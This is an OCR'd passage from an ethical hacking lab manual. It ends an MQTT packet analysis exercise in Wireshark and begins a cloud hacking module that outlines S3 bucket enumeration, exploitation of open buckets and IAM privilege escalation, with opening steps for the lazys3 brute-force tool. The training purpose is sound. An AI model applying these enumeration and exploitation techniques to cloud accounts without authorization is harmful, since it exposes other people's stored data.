
59. Select any **Publish Release** packet from the **Packet List** pane. In the **Packet Details** pane at the middle of the window, expand the **Transmission Control Protocol**, **MQ Telemetry Transport Protocol**, and **Header Flags** nodes.
60. Under the **MQ Telemetry Transport Protocol** nodes, you can observe details such as **Msg Len**, **Message Type**, **Message Identifier**.



Note: A Publish Release (PUBREL) packet is the response to a Publish Received (PUBREC) packet.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.


61. Now, scroll down, look for the **Publish Complete** packet from the **Packet List** pane, and click on it. In the **Packet Details** pane at the middle of the window, expand the **Transmission Control Protocol**, **MQ Telemetry Transport Protocol**, and **Header Flags** nodes.
62. Under the **MQ Telemetry Transport Protocol** nodes, you can observe details such as **Msg Len** and **Message Identifier**.



Note: The Publish Complete (PUBCOMP) packet is the response to a Publish Release (PUBREL) packet.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

63. Now, scroll down, look for the **Publish Received** packet from the **Packet List** pane, and click on it. In the **Packet Details** pane at the middle of the window, expand the **Transmission Control Protocol**, **MQ Telemetry Transport Protocol**, and **Header Flags** nodes.
64. Under the **MQ Telemetry Transport Protocol** nodes, you can observe details such as **Message Type**, **Msg Len** and **Message Identifier**.



65. Similarly, you can select **Ping Request**, **Ping Response** and **Publish Ack** packets and observe the details.
66. This concludes the demonstration of capturing and analyzing MQTT protocol packets. Here, we analyzed different processes involved in the communication between an MQTT client and an MQTT broker using Wireshark. Understanding these metrics as well as the workflow can help you in quickly identifying the MQTT-related issues.
67. Close all open windows and document all the acquired information.
68. Turn off the **Windows 11**, **Windows Server 2022** and **Windows Server 2019** virtual machines.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab Analysis

Analyze and document the results of this lab exercise.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Internet Connection Required	
☑ Yes	☐ No
Platform Supported	
☑ Classroom	☑ CyberQ

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Cloud Computing

Module 19

Cloud Computing

Cloud computing delivers various types of services and applications over the Internet. These services enable users to use software and hardware managed by third parties at remote locations. Some well-known cloud service providers are Google, Amazon, and Microsoft.

Lab Scenario

Cloud computing is an emerging technology that delivers computing services such as online business applications, online data storage, and webmail over the Internet. Cloud implementation enables a distributed workforce, reduces organization expenses, provides data security, etc. As enterprises are increasingly adopting cloud services, cloud systems have emerged as targets for attackers to gain unauthorized access to the valuable data stored in them. Therefore, it is essential to regularly perform pen testing on cloud systems to monitor their security posture.

Security administrators claim that cloud systems are more vulnerable to DoS assaults, because they involves numerous individuals or clients, making DoS assaults potentially very harmful. Because of the high workload on a flooded service, these systems attempt to provide additional computational power (more virtual machines, more service instances) to cope with the workload, and they will eventually fail.

Although cloud systems try to thwart attackers by providing additional computational power, they inadvertently aid attackers by allowing the most significant possible damage to the availability of a service—a process that starts from a single flooding-attack entry point. Thus, attackers need not flood all servers that provide a particular service but merely flood a single, cloud-based address to a service that is unavailable. Thus, adequate security is vital in this context, because cloud-computing services are based on sharing.

As an ethical hacker and penetration tester, you must have sound knowledge of hacking cloud platforms using various tools and techniques. The labs in this module will provide you with real-time experience in exploiting the underlying vulnerabilities in a target cloud platform using various hacking methods and tools. However, hacking the cloud platform may be illegal depending on the organization's policies and any laws that are in effect. As an ethical or pen tester, you should always acquire proper authorization before performing system hacking.

Lab Objective

The objective of the lab is to perform cloud platform hacking and other tasks that include, but are not limited to:

- Performing S3 bucket enumeration
- Exploiting misconfigured S3 buckets
- Escalating privileges of a target IAM user account by exploiting misconfigurations in a user policy

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab Environment

To carry out this lab, you need:

- Parrot Security virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools

Lab Duration

Time: 35 Minutes

Overview of Cloud Computing

Cloud computing refers to on-demand delivery of IT capabilities, in which IT infrastructure and applications are provided to subscribers as metered services over a network. Cloud services are classified into three categories, namely infrastructure-as-a-service (IaaS), platform-as-a-service (PaaS), and software-as-a-service (SaaS), which offer different techniques for developing cloud.

Lab Tasks

Ethical hackers or pen testers use numerous tools and techniques to hack the target cloud platform. Recommended labs that will assist you in learning various cloud platform hacking techniques include:

Lab No.	Lab Exercise Name	Core*	Self-study**	CyberQ ***
1	Perform S3 Bucket Enumeration using Various S3 Bucket Enumeration Tools	√	√	√
	1.1 Enumerate S3 Buckets using lazys3		√	√
	1.2 Enumerate S3 Buckets using S3Scanner	√		√
	1.3 Enumerate S3 Buckets using Firefox Extension	√		√
2	Exploit S3 Buckets	√		√
	2.1 Exploit Open S3 Buckets using AWS CLI	√		√
3	Perform Privilege Escalation to Gain Higher Privileges	√		√
	3.1 Escalate IAM User Privileges by Exploiting Misconfigured User Policy	√		√

Remark

EC-Council has prepared a considered amount of lab exercises for student to practice during the 5-day class and at their free time to enhance their knowledge and skill.

***Core** - Lab exercise(s) marked under Core are recommended by EC-Council to be practised during the 5-day class.

****Self-study** - Lab exercise(s) marked under self-study is for students to practise at their free time. Steps to access the additional lab exercises can be found in the first page of CEHv12 volume 1 book.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

***CyberQ** - Lab exercise(s) marked under CyberQ are available in our CyberQ solution. CyberQ is a cloud-based virtual lab environment preconfigured with vulnerabilities, exploits, tools and scripts, and can be accessed from anywhere with an Internet connection. If you are interested to learn more about our CyberQ solution, please contact your training center or visit https://www.cyberq.io/.

Lab Analysis

Analyze and document the results related to this lab exercise. Give an opinion on your target's security posture.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab 1

Perform S3 Bucket Enumeration using Various S3 Bucket Enumeration Tools

Ethical hackers and penetration testers are aided in enumeration by various tools that make information gathering an easy task.

Lab Scenario

As an ethical hacker, you must try to obtain as much information as possible about the target cloud environment using various enumeration tools. This lab will demonstrate various S3 bucket enumeration tools that can help you in extracting the list of publicly available S3 buckets.

Lab Objectives

- Enumerate S3 buckets using lazys3
- Enumerate S3 buckets using S3Scanner
- Enumerate S3 buckets using Firefox extension

Lab Environment

To carry out this lab, you need:

- Parrot Security virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools

Lab Duration

Time: 15 Minutes

Overview of Enumeration Tools

Enumeration tools are used to collect detailed information about target systems to exploit them. Information collected by S3 enumeration tools consists of a list of misconfigured S3 buckets that are available publicly. Attackers can exploit these buckets to gain unauthorized access to them. Moreover, they can modify, delete, and exfiltrate the bucket content.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab Tasks

Task 1: Enumerate S3 Buckets using lazys3


lazys3 is a Ruby script tool that is used to brute-force AWS S3 buckets using different permutations. This tool obtains the publicly accessible S3 buckets and also allows you to search the S3 buckets of a specific company by entering the company name.

1. Turn on the **Parrot Security** virtual machine.
2. In the login page, the **attacker** username will be selected by default. Enter password as **toor** in the **Password** field and press **Enter** to log in to the machine.
3. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a Terminal window.
4. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.

   Note: If a **Question** pop-up window appears asking for you to update the machine, click **No** to close the window.
5. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.


   Note: The password that you type will not be visible.
6. In the terminal window, type **cd lazys3-master/** and press **Enter** to navigate to the cloned repository.

   Note: We have already downloaded lazys3 tool in the Lab setup.

